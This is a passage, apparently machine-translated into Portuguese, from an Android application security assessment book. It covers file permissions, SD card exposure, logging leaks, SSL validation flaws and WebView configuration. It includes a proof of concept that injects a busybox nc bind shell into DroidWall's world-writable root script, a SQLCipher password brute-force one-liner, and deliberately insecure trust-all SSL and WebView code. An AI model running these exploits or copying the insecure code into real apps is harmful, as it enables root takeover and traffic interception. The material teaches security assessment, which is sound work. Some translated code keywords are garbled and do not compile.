Ao avaliar um aplicativo, acesse o diretório de dados privados usando um shell privilegiado e verifique todas as permissões de arquivos e pastas. Além disso, revise o código que lida com essa gravação de arquivo para entender se existem diferenças nas permissões de arquivo entre as versões do Android.

Um aspecto interessante a ser observado sobre os arquivos legíveis em todo o mundo é que sua acessibilidade a outros aplicativos também depende das permissões da pasta em que residem. Eles estarão acessíveis a outros aplicativos sem privilégios somente se a pasta em que residem for executável pelo mundo. Para que você possa observar isso em ação, no exemplo a seguir, modificamos ligeiramente o arquivo `database.db` dentro do diretório do aplicativo Sieve para torná-lo legível em todo o mundo:

```
root@generic:/data/data/com.mwr.example.sieve/databases # chmod 777 database.db
root@generic:/data/data/com.mwr.example.sieve/databases # ls -l
-rwxrwxrwx u0_a53                         u0_a5324576 2014-07-23 16:40 database.db
-rw----- u0_a53                         u0_a5312824 2014-07-23 16:40 database.db-journal
```

Essas permissões tornam esse arquivo acessível a partir do drozer:

```
u0_a65@generic:/data/data/com.mwr.dz $ ls -l /data/data/com.mwr.example.
sieve/databases/database.db
-rwxrwxrwx u0_a53                         u0_a5324576 2014-07-23 16:40 database.db
```

Isso é acessível porque a pasta de bancos de dados é executável em nível mundial:

```
root@generic:/data/data/com.mwr.example.sieve # ls -l drwxrwx--x
                                              u0_a53u0_a532014-07-23 16:38 cache
drwxrwx--x                                u0_a53u0_a532014-07-23 16:38 databases lrwxrwxrwx
installinstall                            2014-07-31 18:00 lib -> /data/app-
lib/com.mwr.example.sieve-1
```

Se removermos esse atributo usando os bancos de dados `chmod 770` e tentarmos acessar esse arquivo pelo drozer novamente, não será possível, embora o arquivo em si seja legível em todo o mundo:

```
u0_a65@generic:/data/data/com.mwr.dz $ ls -l /data/data/com.mwr.example.
sieve/databases/database.db
/data/data/com.mwr.example.sieve/databases/database.db: Permissão negada
```

Isso ocorre porque um diretório só pode ser acessado se for executável para o chamador que está tentando acessá-lo. Se você não tiver certeza, uma das maneiras mais fáceis de testar se um arquivo está realmente exposto a partir de outro aplicativo é tentar acessá-lo a partir de um shell no drozer.

## EXEMPLO DO MUNDO REAL: SCRIPT GRAVÁVEL NO MUNDO DROIDWALL EXECUTADO COMO ROOT

O DroidWall é um aplicativo que usa o `iptables` para controlar quais aplicativos podem acessar a Internet. Esse tipo de controle requer acesso à raiz, que o aplicativo solicita de maneira padrão usando o `su`. Foi descoberta uma vulnerabilidade nas permissões de arquivo do script que é executado para atualizar as regras do `iptables`. Em 8 de junho de 2012, Tyrone Erasmus divulgou esse problema no rastreador de problemas do DroidWall (consulte

<https://code.google.com/p/droidwall/issues/detail?id=260>). No momento em que este artigo foi escrito, mais de dois anos depois, essa vulnerabilidade ainda não havia sido corrigida e estava presente na versão mais recente do aplicativo na Play Store (1.5.7). Isso mostra uma falta de interesse do autor e, portanto, serve como exemplo e aviso desse problema.


Na classe `ScriptRunner` do código do aplicativo, verificou-se que o seguinte era a causa raiz do script gravável no mundo:

```
Runtime.getRuntime().exec(new StringBuilder("chmod 777 ")
.append(abspath).toString()).waitFor();
```

O script estava localizado em `/data/data/com.googlecode.droidwall.free/app_bin/droidwall.sh`, e as permissões de arquivo permissivas nesse arquivo são confirmadas aqui:

```
u0_a65@maguro:/data/data/com.mwr.dz $ ls -l /data/data/com.googlecode
.droidwall.free/app_bin/droidwall.sh
-rwxrwxrwx u0_a69 u0_a69 2014-07-26 22:55 droidwall.sh
```

Para explorar esse problema, um aplicativo mal-intencionado poderia gravar comandos nesse arquivo várias vezes por segundo, esperando que esse script fosse executado pelo DroidWall como root. Quando o DroidWall executa o script como root, ele faz com que apareça um prompt do aplicativo gerenciador de root solicitando a permissão para execução. [A Figura 7.12](#) mostra um exemplo do SuperSU fazendo isso.



[Figura 7.12](#) Prompt do SuperSU solicitando permissão para executar o `droidwall.sh` como root

No tempo que leva para o usuário conceder acesso ao DroidWall, o aplicativo mal-intencionado pode substituir o arquivo `droidwall.sh` recém-gerado por comandos mal-intencionados. Aqui está uma prova de conceito em que esse problema é explorado para executar um ouvinte `nc` que se liga ao `sh` e fornece efetivamente um shell raiz na porta TCP/9999:

```
u0_a65@maguro:/data/data/com.mwr.dz $ echo "/data/data/com.mwr.dz/bin/ busybox nc
-1 -l -p 9999 -e sh -i" > /data/data/com.googlecode.droidwall
.free/app_bin/droidwall.sh
```

Se o comando anterior for executado no período em que o gerenciador raiz estiver solicitando a concessão de acesso, um ouvinte nc será gerado com êxito como raiz. O exemplo a seguir mostra que a conexão com essa porta a partir do drozer gera um shell de raiz:

```
u0_a65@maguro:/data/data/com.mwr.dz $ busybox nc 127.0.0.1 9999 sh:  
não é possível encontrar o tty fd: Não existe tal dispositivo ou  
endereço  
sh: warning: won't have full job control root@maguro:/  
# id  
uid=0(root) gid=0(root) context=u:r:init:s0
```

O aplicativo mal-intencionado pode então usar esse shell de raiz para realizar suas ações malignas, sejam elas quais forem. Esse exemplo mostra que as permissões de arquivo mal configuradas podem ser especialmente perigosas em aplicativos que usam o acesso root.

## Práticas de criptografia de arquivos

Os desenvolvedores que desejam garantir uma abordagem de defesa em profundidade para a segurança geralmente criptografam todos os arquivos que armazenam no disco. Embora os arquivos colocados no diretório de dados privados de um aplicativo não devam ser acessíveis a outros aplicativos ou usuários, outras vulnerabilidades podem expô-los. As seções anteriores deste capítulo mostraram muitas maneiras pelas quais um desenvolvedor de aplicativos pode expor inadvertidamente os arquivos armazenados em seu diretório de dados privados.

A criptografia desses arquivos é a solução para esse problema e garante que, mesmo que um invasor consiga acessar esses arquivos, ele não poderá descriptografá-los. No entanto, é preciso considerar alguns problemas práticos com a criptografia de arquivos, como, por exemplo, onde armazenar a chave? Os desenvolvedores de aplicativos podem estar inclinados a codificar a chave de criptografia no código-fonte. No entanto, essa nunca é uma solução aceitável, pois você já viu a facilidade com que um invasor pode descompilar um aplicativo e ler o código-fonte em busca da chave. Uma maneira popular de os desenvolvedores criptografarem os bancos de dados SQLite de seus aplicativos é usar o SQLCipher ([consulte http://sqlcipher.net/](http://sqlcipher.net/)). Normalmente, a chave pode ser observada na função openOrCreateDatabase() no código-fonte. O exemplo do site do projeto é o seguinte:

```
Banco de dados SQLiteDatabase = SQLiteDatabase.openOrCreateDatabase(  
databaseFile, "test123", null);
```

Encontrar essa função pode levá-lo diretamente à senha do banco de dados ou você pode ter que rastrear de onde vem a entrada da senha.

É por isso que é importante examinar o código-fonte que envolve a gravação de um arquivo no disco e, em seguida, rastreá-lo até as classes que chamam essa funcionalidade. Esse exercício de rastreamento de funções o levará a descobrir como os dados são manipulados e criptografados. Um usuário anônimo colocou no Pastebin um divertido bash shell one-liner que pode ser usado para tentar decifrar um banco de dados que usa o SQLCipher. Trata-se de uma abordagem completamente direta que pode funcionar se um aplicativo estiver armazenando a senha como uma string dentro do aplicativo. Ele é apresentado aqui:

```
$ for pass in `strings classes.dex`; do echo -n "[*] '$pass' ..."; C='sqlcipher  
encrypted.db "PRAGMA key='$pass';select * from sqlite_master;"'; echo $C; done
```

Essa linha de comando percorre todas as cadeias de caracteres descobertas no arquivo `classes.dex` do aplicativo e tenta abrir `encrypted.db` usando a cadeia de caracteres como uma senha para o banco de dados. Esse é um pequeno truque que pode funcionar.

Em um dispositivo com root, você também pode simplesmente conectar a chave de criptografia conforme ela é usada no tempo de execução usando um ajuste do Cydia Substrate, que será discutido mais adiante neste capítulo. No entanto, um exemplo prático de como fazer isso aparece no blog do MDSec (<http://blog.mdsec.co.uk/2014/02/hooking-sqlcipher-crypto-keys-with.html>).

O Capítulo 9 fornece mais informações sobre as formas recomendadas de criptografar arquivos.

## Armazenamento em cartão SD

Os dispositivos Android podem lidar com o armazenamento em cartão SD integrado, bem como com cartões externos que podem ser inseridos nos dispositivos. As permissões referentes à leitura e gravação nesses cartões SD

foram originalmente implementadas de forma assimétrica. Especificamente, os aplicativos exigiam a permissão android.permission.WRITE\_EXTERNAL\_STORAGE para gravar nos cartões SD, mas nenhuma permissão para ler a partir deles. Isso ocorre porque, normalmente, os cartões SD

Os cartões são formatados em FAT32 para compatibilidade cruzada com diferentes sistemas operacionais, e o FAT32 não é um sistema de arquivos com reconhecimento de UID.

Os aplicativos podem gravar todos os tipos de informações no cartão SD que podem ser de interesse de um invasor. Descobriu-se que alguns aplicativos que geram grandes bancos de dados os dividem e fazem backups no cartão SD.

Você encontra o cartão SD interno montado no diretório `/sdcard/` e, se houver um cartão SD externo, ele poderá estar em um de alguns lugares. Infelizmente, esse local não é controlado pelo projeto Android, mas sim pelo fabricante do dispositivo. Dois locais comuns do cartão SD externo são:

- `/sdcard/external_sd`

`/sdcard/ext_sd`

O Android 4.1 introduziu uma nova permissão para leitura do cartão SD, definida como `android.permission.READ_EXTERNAL_STORAGE`. Ela foi definida como opcional na versão inicial do Android 4.1 desse recurso. No entanto, essa permissão foi imposta no Android 4.4, o que significa que qualquer aplicativo que não solicite explicitamente essa permissão não poderá ler o cartão SD. Isso significa que qualquer aplicativo que grave arquivos no cartão SD estará expondo esses arquivos em todos os dispositivos que executam o Android 4.3 e versões anteriores.

Como exemplo disso, o Sieve tem uma opção de menu para salvar o banco de dados no cartão SD. Ela está identificada como "Backup to SD card". Quando o usuário seleciona essa opção, um arquivo é gravado no cartão SD em `/sdcard/Android/data/com.mwr.example.sieve/files`, que é mostrado aqui:

```
shell@android:/sdcard/Android/data/com.mwr.example.sieve/files $ ls -l
-rw-rw-r-- root sdcard_rw173 2014-05-27 18:16 Backup (2014-05-27 18-16-14.874).xml
```

Observe as **permissões** desse arquivo - em particular, o atributo world readable. Isso significa que existe a possibilidade de um aplicativo sem privilégios, como o drozer, ler esse arquivo:

```
u0_a65@android:/data/data/com.mwr.dz $ cat /sdcard/Android/data/com.mwr.example.sieve/files/Backup*
<Passwords Key="Thisismylongpassword123" Pin="1234"><entrada><service>Gmail</service><username>tyrone</username><email>Gmail</email><password>password123</password></entrada></Passwords>
```

A tentativa de ler esse mesmo arquivo em um dispositivo Android 4.4 resulta em um erro de negação de permissão porque o agente drozer que o solicitou não tinha a permissão `android.permission.READ_EXTERNAL_STORAGE`.

## EXEMPLO DO MUNDO REAL: ARMAZENAMENTO DE BANCO DE DADOS DO WHATSAPP

Em 11 de março de 2014, Bas Bosschert publicou um blog sobre uma vulnerabilidade do WhatsApp que já era conhecida há algum tempo (consulte <http://bas.bosschert.nl/steal-whatsapp-database/>). O aplicativo WhatsApp armazenava seu banco de dados no cartão SD em `/sdcard/WhatsApp/Databases`. Isso significa que qualquer aplicativo que tivesse acesso ao cartão SD em um dispositivo poderia recuperar os bancos de dados do WhatsApp. Conforme explicado, em versões mais antigas do Android, todos os aplicativos têm acesso a qualquer arquivo no cartão SD. No entanto, um aplicativo mal-intencionado poderia ter simplesmente solicitado a permissão `android.permission.READ_EXTERNAL_STORAGE` para garantir que a exploração funcionasse também em versões mais recentes do Android.

Os bancos de dados do WhatsApp foram criptografados com AES; no entanto, foi usada uma chave estática. Um membro do XDA Developers desenvolveu a ferramenta WhatsApp Xtract para usar essa chave AES estática para descriptografar um banco de dados do WhatsApp fornecido. Essa ferramenta é fornecida em <http://forum.xda-developers.com/showthread.php?t=1583021>. Usando a combinação de como o WhatsApp armazenava seus arquivos e como seus bancos de dados eram criptografados com uma chave estática, essencialmente o conteúdo das mensagens do WhatsApp era acessível a qualquer aplicativo em um dispositivo em que estivesse instalado.

## Registro em log

Os desenvolvedores precisam de uma funcionalidade de registro que possam usar durante o desenvolvimento para fins de depuração. O Android fornece uma classe chamada `Log` que pode ser usada em um aplicativo para colocar valores

em um registro central. Esses

Os registros podem ser acessados pelo ADB usando o seguinte comando:

```
$ adb logcat
```

Os aplicativos com a permissão `READ_LOGS` também têm acesso a esses registros. Nas versões do Android anteriores à 4.1, um aplicativo poderia solicitar essa permissão e ter acesso às entradas de registro de todos os aplicativos. A análise de um conjunto de aplicativos da Play Store revela rapidamente aplicativos que registram informações confidenciais; por exemplo, credenciais digitadas em um formulário de login ao registrar o aplicativo.

Desde o Android 4.1, o nível de proteção em `READ_LOGS` foi alterado para `signature|system|development`. Isso é feito para que nenhum aplicativo de terceiros possa obter essa permissão e para que alguns aplicativos do sistema possam acessar essa permissão. O nível de proteção de desenvolvimento significa que um aplicativo pode solicitar essa permissão e ela será negada na instalação. No entanto, você pode ativá-la no ADB usando o seguinte comando:

```
root@generic:/ # pm grant com.logging.app android.permission.READ_LOGS
```

O Sieve contém vulnerabilidades de registro porque grava a senha e o PIN do banco de dados inseridos no registro quando são inseridos pelo usuário. Você pode ver as duas entradas a seguir no `logcat` quando o usuário digita a senha e o PIN, respectivamente:

```
D/m_MainLogin(10351): String inserida: Thisismylongpassword123  
...  
D/m_ShortLogin( 4729): o usuário inseriu um pin: 1234
```

Um aplicativo mal-intencionado que tenha a permissão `READ_LOGS`, em uma versão do Android em que isso seja possível, pode capturar essas entradas.

Os aplicativos podem usar outros meios de registro em vez da classe `Log`, como a gravação em um arquivo. Nesse caso, você precisaria analisar o mecanismo de registro personalizado no código-fonte e entender a exposição desse arquivo. Entender onde o arquivo de log está sendo armazenado e suas permissões de arquivo é importante para avaliar sua exposição a outros aplicativos. O armazenamento de arquivos de registro no cartão SD em texto não criptografado seria quase certamente uma má ideia.

## Uso indevido de comunicações inseguras

O poder e a funcionalidade da maioria dos aplicativos vêm do envio e do recebimento de informações de serviços na Internet. Os aplicativos instalados oferecem aos usuários interfaces de usuário nativas avançadas que superam o uso de navegadores da Web em dispositivos. Os desenvolvedores geralmente projetam seus aplicativos para usar HTTP/HTTPS a fim de se integrarem facilmente à infraestrutura existente. No entanto, a maneira como eles implementam isso dentro dos aplicativos geralmente é menos segura do que nos navegadores da Web e pode conter erros típicos. Em alguns casos, um aplicativo também pode fazer uso de outros protocolos de comunicação. Esta seção explora as falhas comumente descobertas nos mecanismos de comunicação.

### Inspeção de tráfego da Web

A melhor maneira de avaliar com quais servidores da Web um aplicativo está se comunicando na Internet é configurar um proxy de interceptação. Um proxy de interceptação permite que você veja todo o conteúdo do tráfego da Web que passa entre o aplicativo e a Internet e também permite a modificação de solicitações e respostas.



A modificação do tráfego da Web que vai para o servidor da Web está fora do escopo deste capítulo. As técnicas de avaliação de serviços e aplicativos da Web são um tópico totalmente diferente de segurança e têm sido objeto de muitas publicações excelentes. Observe que essa é uma parte importante da avaliação de qualquer aplicativo Android e que você não deve ignorá-la ao realizar uma avaliação detalhada.

Há vários proxies de interceptação disponíveis; no entanto, o mais usado (por um bom motivo) é o Burp Suite ([consulte http://portswigger.net/burp/](http://portswigger.net/burp/)). Está disponível uma versão gratuita que oferece funcionalidade básica de interceptação, reprodução e spidering; uma versão profissional paga oferece um conjunto completo de funcionalidades que são úteis para

avaliar aplicativos da Web.

Para iniciar um proxy Burp, abra o Burp e vá para a guia Proxy. Clique na subguia Options (Opções) e adicione um novo ouvinte. Selecione a porta que você deseja que o proxy escute e vincule-a a todas as interfaces. O valor padrão é vincular o proxy somente ao endereço de loopback 127.0.0.1. A associação ao endereço de loopback não funcionará para fazer o proxy do tráfego de um dispositivo real na mesma LAN sem fio porque a porta não será exposta à interface sem fio. Depois de adicionar essas opções, clique em OK e marque a caixa de seleção do proxy recém-criado na coluna Running (Em execução). Confirme que você tem um novo ouvinte com este one-liner em seu computador:

```
$ netstat -an | grep 8080  
tcp        00 0.0.0.0:8080          0.0.0.0:*          OUVIR
```

Agora você tem um ouvinte que pode ser usado como proxy em seu dispositivo móvel. Essa configuração pressupõe que o computador e o dispositivo Android estejam na mesma rede sem fio. Acesse Settings Wi-Fi (Configurações de Wi-Fi) e clique com o botão direito do mouse no ponto de acesso conectado. A opção para modificar a configuração da rede é exibida. Nessa atividade, em Show Advanced Options, há a opção de adicionar um proxy. O nome do host do proxy deve ser o endereço IP de seu computador e a porta deve ser a mesma do ouvinte. Depois de salvar essas configurações, todo o tráfego da Web no dispositivo usará seu proxy Burp. Lembre-se de permitir a passagem dessa porta no firewall de seu computador.

## AVISO

Em dispositivos anteriores ao Android 4.0, alguns aplicativos não faziam uso do proxy especificado na rede sem fio. Você pode usar aplicativos como o Proxydroid ([consulte](#) <https://play.google.com/store/apps/details?id=org.proxydroid&hl=en>) para superar essa limitação; no entanto, é necessário ter acesso à raiz.

Para configurar um proxy em um emulador, altere o proxy do nome do ponto de acesso (APN) da rede móvel. Essa opção existe em Settings More Wireless & Networks Mobile Networks Access Point Names (Configurações mais redes sem fio e redes móveis Nomes de pontos de acesso). Selecione o APN padrão na lista e altere seu parâmetro "proxy" para 10.0.2.2 e o parâmetro "port" para o mesmo que a porta do ouvinte do Burp para permitir o proxy desses aplicativos. Existem outras maneiras de fazer isso, mas essa é a mais confiável em todas as versões do Android.

## DIC

Em um emulador de Android, o endereço IP 10.0.2.2 direciona para o seu computador. Isso significa que você pode acessar qualquer porta de escuta no seu computador usando esse endereço IP no emulador.

## OBSE

O Burp não precisa escutar em todas as interfaces quando você usa o método de proxy de emulador descrito anteriormente. É aceitável vincular o ouvinte do Burp ao localhost.

## Localização de conteúdo HTTP

O Burp deve capturar imediatamente todas as solicitações da Web de texto não criptografado que um aplicativo usa se você tiver configurado o proxy corretamente. Também é possível interceptar e modificar o conteúdo em ambas as direções de forma manual e automatizada com o Burp. Dedique algum tempo para se familiarizar com o Burp, pois ele é uma ferramenta inestimável na avaliação da maioria dos aplicativos.

## Localização de conteúdo HTTPS

Ao fazer proxy de um aplicativo, você pode descobrir que não consegue ver nenhum tráfego da Web, embora saiba que as solicitações estão sendo feitas. Isso provavelmente ocorre porque eles estão usando HTTPS e o proxy por meio do Burp está fazendo com que as verificações de validação de SSL falhem. Na maioria das vezes, você pode

ver essas mensagens de erro na saída do logcat com exceções javax.net.ssl.SSLHandshakeException mostradas com mensagens como "Trust anchor for

caminho de certificação não encontrado". Isso ocorre porque a Burp CA não é confiável no dispositivo.

Para fins de teste, é necessário instalar a autoridade de certificação (CA) do Burp em seu dispositivo. Para isso, acesse Proxy Options CA Certificate e exporte o certificado no formato DER com o nome de arquivo `burp.crt`.

## OBSE

## PVACÃO

Ao gerar o certificado, é importante nomeá-lo com uma extensão de arquivo CRT. O sistema Android não reconhecerá o certificado com a extensão DER padrão.

Para enviar esse arquivo para o cartão SD do dispositivo, use o ADB da seguinte forma:

```
$ adb push burp.crt /sdcard/
```

Para instalar o certificado do cartão SD, vá para Configurações Segurança Instalar do cartão SD. Um aplicativo também pode exigir que o nome comum correto esteja em uso no certificado. Para certificar-se de que isso esteja configurado corretamente no Burp, acesse a guia Proxy Options Edit Certificate (Opções de proxy Editar certificado), que contém uma opção Generate CA-Signed Per-host Certificate (Gerar certificado assinado pela CA por host) que deve funcionar na maioria das vezes. No entanto, se você souber o nome do domínio que será acessado, poderá inseri-lo manualmente na opção Generate a CA-signed Certificate With a Specific Hostname (Gerar um certificado assinado pela CA com um nome de host específico). Depois de configurar tudo isso corretamente, o aplicativo deverá fazer proxy do tráfego HTTPS por meio do Burp.

Se tiver certeza de que o aplicativo está usando HTTPS e nenhuma configuração permitir que você faça proxy do tráfego, você pode estar lidando com um aplicativo que implementa uma forma de fixação de certificado. Isso ocorre quando os recursos do certificado SSL apresentado pelo servidor são verificados quanto a determinados atributos ou comparados a uma versão armazenada do certificado. Isso protege contra o cenário em que uma CA confiável no dispositivo tenha sido comprometida e um invasor tenha emitido um certificado fraudulento para o domínio usado pelo aplicativo. Quando implementada corretamente, pode ser difícil lidar com essa situação, e contorná-la depende da implementação. Para obter informações sobre como evitar a fixação de certificados SSL em um ambiente de teste, consulte a seção "Técnicas adicionais de teste", mais adiante neste capítulo.

## Falhas de validação de SSL

Às vezes, ao fazer proxy de um aplicativo, você verá imediatamente o tráfego HTTPS sem instalar o certificado Burp CA no dispositivo. Como isso aconteceu? Infelizmente, isso é resultado do compromisso comum entre segurança e usabilidade. O desenvolvimento de um aplicativo que usa SSL em um ambiente de desenvolvimento tende a levar os desenvolvedores a usar certificados de teste que são autoassinados ou inválidos de alguma outra forma. Isso causa problemas e gera erros que não permitem que a conexão SSL seja estabelecida pelo aplicativo. Isso significa que muitos desenvolvedores procuram desativar a verificação de certificados no código. É possível enfraquecer várias verificações no processo de negociação SSL por conveniência; cada uma delas é apresentada nas seções a seguir.

## Verificador de nome de host

O código a seguir desativa a verificação executada ao fazer a correspondência entre o nome de host esperado e o apresentado no certificado do servidor como o nome comum (CN):

```
verificador de nome de host estático final NO_VERIFY = novo verificador de nome de host()
{
    public boolean verify(String hostname, SSLSession session)
    {
        retornar verdadeiro;
    }
};
```

Um `HostnameVerifier` incorporado também executa essa tarefa. O mesmo código que o nosso código implementado personalizado anterior pode ser feito usando o seguinte `HostNameVerifier` incorporado que sempre retorna true:

```
HostnameVerifier NO_VERIFY = org.apache.http.conn.ssl.SSLSocketFactory
    .ALLOW_ALL_HOSTNAME_VERIFIER;
```

Você pode usar esses `HostnameVerifiers` no método `setHostnameVerifier()`. Aqui está uma possível implementação que

poderia usar esses verificadores:

```
URL url = novo URL("https://www.example.com");
HttpsURLConnection conn = (HttpsURLConnection) url.openConnection();
conn.setHostnameVerifier(NO_VERIFY);
```

Você também pode defini-lo estaticamente para todo o código `HttpsURLConnection` dentro de todo o aplicativo usando o seguinte:

```
HttpsURLConnection.setDefaultHostnameVerifier(NO_VERIFY);
```

## Gerenciador de confiança

O trabalho do `TrustManager` é garantir que as informações fornecidas pelo servidor correspondam às condições consideradas aceitáveis para estabelecer uma conexão confiável. O código a seguir anula completamente essa verificação:

```
TrustManager[] trustAllCerts = novo TrustManager[] {
novo X509TrustManager()
{
    public java.security.cert.X509Certificate[] getAcceptedIssuers()
    {
        return new java.security.cert.X509Certificate[] {};
    }
    public void checkClientTrusted(X509Certificate[] chain, String authType) throws CertificateException
    {
    }
    public void checkServerTrusted(X509Certificate[] chain, String authType) throws CertificateException
    {
    }
}
};

context.init(null, trustAllCerts, new SecureRandom());
```

Todas essas soluções vieram de fóruns de desenvolvimento e receberam respostas como "Eu poderia dar um beijo em você... mas não vou dar. Você me salvou com esse código!" e "Obrigado, obrigado, obrigado".

O problema com soluções dessa natureza é que um invasor que esteja posicionado para interceptar o tráfego de um aplicativo pode simplesmente substituir o certificado pelo seu próprio, e o aplicativo o aceitará. O invasor pode, então, ler o conteúdo do tráfego por meio de seu proxy mal-intencionado como se fosse um texto não criptografado. A leitura da parte do código do seu aplicativo de destino que lida com conexões a servidores da Web fornecerá informações sobre se eles estão realizando a verificação do certificado ou permitindo qualquer certificado, conforme mostrado no código anterior. Você também pode simplesmente tentar fazer o proxy do aplicativo às cegas e observar o que acontece.

O Sieve usa uma conexão HTTPS para permitir que o usuário faça backup do banco de dados em um servidor da Internet ou o recupere. Isso, por si só, não é uma boa prática de segurança, pois o conteúdo do banco de dados não é criptografado de forma alguma.

No entanto, após uma inspeção mais detalhada do código SSL, você pode ver que o desenvolvedor também anulou completamente as verificações de validade do SSL. Isso foi feito com o uso de um `X509TrustManager` que não realiza nenhuma verificação. O trecho a seguir mostra o código ofensivo do método `getNewHttpConnection` na classe `NetBackupHandler`:

```
X509TrustManager local1 = new X509TrustManager()
{
    public void checkClientTrusted(X509Certificate[]
paramAnonymousArrayOfX509Certificate,
String paramAnonymousString)
throws CertificateException { }

    public void checkServerTrusted(X509Certificate[]
paramAnonymousArrayOfX509Certificate,
String paramAnonymousString)
throws CertificateException { }

    public X509Certificate[] getAcceptedIssuers()
```

```
{  
    retornar nulo;
```

} ;

Quando você usa a funcionalidade que invoca esse código e as solicitações são feitas por meio do proxy Burp, você pode ver as solicitações HTTPS. O tráfego é exibido no Burp mesmo quando a CA do Burp não está instalada no dispositivo. Isso significa que qualquer invasor de rede capaz de interceptar essas solicitações ao servidor poderá recuperar o conteúdo do banco de dados de senhas do usuário. O Capítulo 8 apresenta ataques práticos contra a validação SSL deficiente que podem ser realizados em uma rede.

## Visualizações da Web

Um `WebView` é um elemento de aplicativo incorporável que permite que páginas da Web sejam renderizadas em um aplicativo. Ele usa mecanismos de renderização da Web para carregar páginas da Web e oferece funcionalidade semelhante à do navegador. Antes do Android 4.4, ele usava o mecanismo de renderização WebKit (consulte <https://www.webkit.org/>); no entanto, desde então, ele foi alterado para usar o Chromium (consulte <http://www.chromium.org>).

A diferença mais importante entre manipular páginas em um navegador da Web ou em um `WebView` é que um `WebView` ainda é executado dentro do contexto do aplicativo em que está incorporado. Além disso, um `WebView` fornece uma série de ganchos que permitem que o aplicativo pai altere seu comportamento em tempo de execução e capture determinados eventos ao carregar páginas. Você deve considerar vários aspectos de segurança ao avaliar um `WebView`. O aspecto mais importante a ser observado é de onde o `WebView` pode carregar seu conteúdo. Carregar conteúdo de texto não criptografado é o maior erro que pode ser cometido ao implementar um `WebView`, pois isso o torna suscetível a várias formas de abuso de ataques Man-in-the-Middle (MitM), como envenenamento de ARP.

Da mesma forma que o código nativo, é possível ignorar os erros de SSL ao carregar o conteúdo. Uma chamada de retorno pode ser substituída na classe `WebViewClient` que lida com erros de SSL e é denominada `onReceivedSslError`. Por padrão, essa chamada de retorno cancela o carregamento da página se o certificado SSL falhar em uma das verificações realizadas e for considerado inválido. Os desenvolvedores podem não ser capazes de atender a essas condições durante o desenvolvimento e podem optar por substituir a verificação. Isso poderia ser feito da seguinte forma:

```
@Override  
public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError  
error)  
{  
    handler.proceed();  
}
```

Esse código informa ao `WebViewClient` para prosseguir sempre que ocorrer um erro de SSL, o que anula completamente o objetivo de ter SSL em primeiro lugar. Isso significa que existe a possibilidade de realizar um ataque MitM contra esse **aplicativo** - apresente um certificado diferente e ele será aceito, permitindo que o invasor leia ou altere completamente o conteúdo que está sendo exibido para o usuário.

O que o código do invasor seria capaz de fazer depende da configuração do `WebView`. Para obter a configuração de cada `WebView`, invoque o seguinte:

```
Configurações de WebSettings = webView.getWebSettings();
```

Você também pode usar a classe `WebSettings` para alterar a configuração do `WebView`. [A Tabela 7.2](#) mostra as configurações disponíveis para alteração.

**Tabela 7.2** Opções de configuração disponíveis na classe `WebSettings` relacionadas à segurança

MÉTODO	VALOR PADRÃO	IMPLICAÇÃO DE ESTAR HABILITADO
<code>setAllowContent Access</code>	verdadeiro	O <code>WebView</code> tem acesso aos provedores de conteúdo do sistema.
<code>setAllowFileAccess</code>	verdadeiro	Permite que um <code>WebView</code> carregue conteúdo do sistema de arquivos usando o esquema file://.
<code>setAllowFileAccessFromFileURLs</code>	verdadeiro (<= API 15) falso (>=	Permite que o arquivo HTML que foi carregado usando o esquema file:// acesse outros arquivos no sistema de

	API 16)	arquivos.
setAllowUniversalAccessFromFileURLs	true (<= API 15) false (>= API 16)	Permite que o arquivo HTML que foi carregado usando file:// acesse o conteúdo de qualquer origem (incluindo outros arquivos).
setJavaScriptEnabled	falso	Permite que o WebView execute JavaScript.
setPluginState (obsoleto na API 18)	PluginState.OFF	Permite o carregamento de plug-ins (por exemplo, Flash) dentro do WebView. Em alguns casos, isso pode até ser usado para carregar um plug-in mal-intencionado (consulte o Bug do Google #13678484, também conhecido como "Vulnerabilidade de ID falsa").
setSavePassword (obsoleto na API 18)	verdadeiro	O WebView salvará as senhas inseridas.

A maneira mais acessível de um invasor explorar um WebView é se ele estiver carregando conteúdo de texto não criptografado da Internet, pois o invasor pode usar técnicas de interceptação de tráfego para modificar as respostas do servidor. Nesse ponto, um invasor pode incluir código arbitrário que é renderizado dentro do WebView e tem o mesmo nível de acesso que o conteúdo original. Isso significa que o que um invasor pode fazer depende muito da configuração do WebView específico.

Outros aplicativos no mesmo dispositivo também podem explorar um WebView se um componente do aplicativo o expuser de alguma forma. Por exemplo, se o recebimento de uma intenção em um componente exportado causar a instanciação de um WebView que abra uma URL fornecida como um extra na intenção enviada pelo outro aplicativo, haverá um caminho de código válido para atacar o WebView. Um excelente exemplo desse cenário é fornecido em <https://www.securecoding.cert.org/confluence/display/java/>. Aqui está uma versão ligeiramente modificada desse exemplo:

```
public class MyBrowser extends Activity
{
    @Override
    público void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);

        WebView webView = (WebView) findViewById(R.id.webview);

        Configurações de WebSettings = webView.getSettings();
        configurações.setJavaScriptEnabled(true);
        configurações.setAllowUniversalAccessFromFileURLs(true);

        String turl = getIntent().getStringExtra("URL");
        webView.loadUrl(turl);
    }
}
```

